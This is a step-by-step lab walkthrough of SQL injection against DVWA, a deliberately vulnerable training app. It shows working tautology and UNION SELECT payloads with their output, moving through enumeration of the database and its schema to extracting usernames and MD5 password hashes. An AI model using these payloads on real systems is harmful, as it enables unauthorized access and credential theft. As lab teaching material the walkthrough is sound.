


# SQL-INJECTION USING DVWA

## 1. Configure DVWA Setup and Login to DVWA, <http://localhost/DVWA/>

This will open like this –



**Welcome to Damn Vulnerable Web Application!**

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

### General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerability** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

DVWA also includes a Web Application Firewall (WAF), PHPIDS, which can be enabled at any stage to further increase the difficulty. This will demonstrate how adding another layer of security may block certain malicious actions. Note, there are also various public methods at bypassing these protections (so this can be seen as an extension for more advanced users!)

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

### WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

### Disclaimer

## 2. Then go to DVWA Security option and Change the Security Level to Low.



### DVWA Security

#### Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'.


**PHPIDS v0.6** (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.


You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [\[Enable PHPIDS\]](#)

Now, Go to SQL Injection tab



3. Enter 1 in input box of User ID and click on submit. Interestingly, when you check the URL, you will see there is an injectable parameter which is the ID. This means that the query that was executed back in the database was the following: `1' OR '1'='1'#`



Similarly, Let's change the ID parameter of the URL to a number like 1,2,3,4 etc. That will also return the First name and Surname of all users as follows:

```
ID: 2
First name: Gordon
Surname: Brown

ID: 3
First name: Hack
Surname: Me

ID: 4
First name: Pablo
Surname: Picasso
```

4. An advanced method to extract all the First names and Surnames from the database would be to use the input:

`%' or '1'='1'#`

OR

`%' or '1'='1' --'`

**Vulnerability: SQL Injection**

User ID:

ID: %' or '1'='1'#  
First name: admin  
Surname: admin

ID: %' or '1'='1'#  
First name: Gordon  
Surname: Brown

ID: %' or '1'='1'#  
First name: Hack  
Surname: Me

ID: %' or '1'='1'#  
First name: Pablo  
Surname: Picasso

ID: %' or '1'='1'#  
First name: Bob  
Surname: Smith

**More Information**

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

5. To extract database version: `%' or 0=0 union select null,version()#`

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

DVWA Security

PHP Info

About

## Vulnerability: SQL Injection

User ID:

ID: '%' or 0=0 union select null,version()#  
First name: admin  
Surname: admin

ID: '%' or 0=0 union select null,version()#  
First name: Gordon  
Surname: Brown

ID: '%' or 0=0 union select null,version()#  
First name: Hack  
Surname: Me

ID: '%' or 0=0 union select null,version()#  
First name: Pablo  
Surname: Picasso

ID: '%' or 0=0 union select null,version()#  
First name: Bob  
Surname: Smith

ID: '%' or 0=0 union select null,version()#  
First name:  
Surname: 10.4.32-MariaDB

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://bobby-tables.com/>

6. To get all database user: '%' or 0=0 union select null,user()#

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

## Vulnerability: SQL Injection

User ID:

ID: '%' or 0=0 union select null,user()#  
First name: admin  
Surname: admin

ID: '%' or 0=0 union select null,user()#  
First name: Gordon  
Surname: Brown

ID: '%' or 0=0 union select null,user()#  
First name: Hack  
Surname: Me

ID: '%' or 0=0 union select null,user()#  
First name: Pablo  
Surname: Picasso

ID: '%' or 0=0 union select null,user()#  
First name: Bob  
Surname: Smith

ID: '%' or 0=0 union select null,user()#  
First name:  
Surname: root@localhost

## 7. Display database name: '%' or 0=0 union select null,database()#

[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)  
[XSS \(DOM\)](#)  
[XSS \(Reflected\)](#)  
[XSS \(Stored\)](#)  
[CSP Bypass](#)  
[JavaScript](#)

### Vulnerability: SQL Injection

User ID:

ID: '%' or 0=0 union select null,database()#  
First name: admin  
Surname: admin  
  
ID: '%' or 0=0 union select null,database()#  
First name: Gordon  
Surname: Brown  
  
ID: '%' or 0=0 union select null,database()#  
First name: Hack  
Surname: Me  
  
ID: '%' or 0=0 union select null,database()#  
First name: Pablo  
Surname: Picasso  
  
ID: '%' or 0=0 union select null,database()#  
First name: Bob  
Surname: Smith  
  
ID: '%' or 0=0 union select null,database()#  
First name:  
Surname: dvwa

## 8. Display all tables in information\_schema: '%' and 1=0 union select null, table\_name from information\_schema.tables #

[Home](#)  
[Instructions](#)  
[Setup / Reset DB](#)  
  
[Brute Force](#)  
[Command Injection](#)  
[CSRF](#)  
[File Inclusion](#)  
[File Upload](#)  
[Insecure CAPTCHA](#)  
[SQL Injection](#)  
[SQL Injection \(Blind\)](#)  
[Weak Session IDs](#)  
[XSS \(DOM\)](#)  
[XSS \(Reflected\)](#)  
[XSS \(Stored\)](#)  
[CSP Bypass](#)  
[JavaScript](#)  
  
[DVWA Security](#)  
[PHP Info](#)  
[About](#)  
  
[Logout](#)

### Vulnerability: SQL Injection

User ID:

ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: ALL\_PLUGINS  
  
ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: APPLICABLE\_ROLES  
  
ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: CHARACTER\_SETS  
  
ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: CHECK\_CONSTRAINTS  
  
ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: COLLATIONS  
  
ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: COLLATION\_CHARACTER\_SET\_APPLICABILITY  
  
ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: COLUMNS  
  
ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: COLUMN\_PRIVILEGES  
  
ID: '%' and 1=0 union select null, table\_name from information\_schema.tables #  
First name:  
Surname: ENABLED\_ROLES

9. Display all the users tables in information\_schema:

`%' OR 1=0 union select null,table_name from information_schema.tables where table_name like 'users%'`

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left is a navigation menu with options like Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection (highlighted), SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, and JavaScript. The main content area is titled "Vulnerability: SQL Injection". It features a "User ID:" input field and a "Submit" button. Below the input field, the output of the SQL query is displayed in red text: "ID: %' OR 1=0 union select null,table\_name from information\_schema.tables where table\_name like 'users%'", "First name:", and "Surname: users". Underneath, there is a "More Information" section with a list of links to external resources about SQL injection.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

**SQL Injection**

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

### Vulnerability: SQL Injection

User ID:

ID: %' OR 1=0 union select null,table\_name from information\_schema.tables where table\_name like 'users%'  
First name:  
Surname: users

#### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

OR

Display all tables of database dvwa: `' union select table_name,table_name from information_schema.tables where table_schema='dvwa'`

This screenshot shows the DVWA interface with the "SQL Injection" section highlighted in the navigation menu. The "User ID:" input field is empty. The output of the SQL query is displayed in red text: "ID: ' union select table\_name,table\_name from information\_schema.tables where table\_schema='dvwa'", "First name: guestbook", and "Surname: guestbook". Below this, the output of a second query is shown: "ID: ' union select table\_name,table\_name from information\_schema.tables where table\_schema='dvwa'", "First name: users", and "Surname: users". The "More Information" section with its list of links is also visible.

### Vulnerability: SQL Injection

User ID:

ID: ' union select table\_name,table\_name from information\_schema.tables where table\_schema='dvwa'  
First name: guestbook  
Surname: guestbook

ID: ' union select table\_name,table\_name from information\_schema.tables where table\_schema='dvwa'  
First name: users  
Surname: users

#### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- [https://owasp.org/www-community/attacks/SQL\\_injection](https://owasp.org/www-community/attacks/SQL_injection)
- <https://bobby-tables.com/>

10. Display all the columns fields in the information\_schema user table:

' union select column\_name,column\_name from information\_schema.columns where table\_schema='dvwa'##

The screenshot shows the DVWA interface with the 'SQL Injection' tab selected. The 'Vulnerability: SQL Injection' section displays a list of queries and their results. The queries are all variations of the UNION SELECT statement used in the previous block, and the results show the first and last names of the user.

Query	Result
ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'## First name: comment_id Surname: comment_id	comment_id
ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'## First name: comment Surname: comment	comment
ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'## First name: name Surname: name	name
ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'## First name: user_id Surname: user_id	user_id
ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'## First name: first_name Surname: first_name	first_name
ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'## First name: last_name Surname: last_name	last_name
ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'## First name: user Surname: user	user
ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'## First name: password Surname: password	password
ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'## First name: avatar Surname: avatar	avatar
ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'## First name: last_login Surname: last_login	last_login
ID: ' union select column_name,column_name from information_schema.columns where table_schema='dvwa'## First name: failed_login	failed_login

11. Extract Credentials from table: ' UNION SELECT user, password FROM users#

The screenshot shows the DVWA interface with the 'SQL Injection' tab selected. The 'Vulnerability: SQL Injection' section displays the results of a UNION SELECT query that extracts user credentials from the 'users' table. The results show the first and last names of the user, along with their password.

Query	Result
ID: ' UNION SELECT user, password FROM users# First name: admin Surname: 5f4dcc3b5aa765d61d8327deb882cf99	admin
ID: ' UNION SELECT user, password FROM users# First name: gordonb Surname: e99a18c428cb38d5f260853678922e03	gordonb
ID: ' UNION SELECT user, password FROM users# First name: 1337 Surname: 8d3533d75ae2c3966d7e0d4fcc69216b	1337
ID: ' UNION SELECT user, password FROM users# First name: pablo Surname: 0d107d09f5bbe40cade3de5c71e9e9b7	pablo
ID: ' UNION SELECT user, password FROM users# First name: smithy Surname: 5f4dcc3b5aa765d61d8327deb882cf99	smithy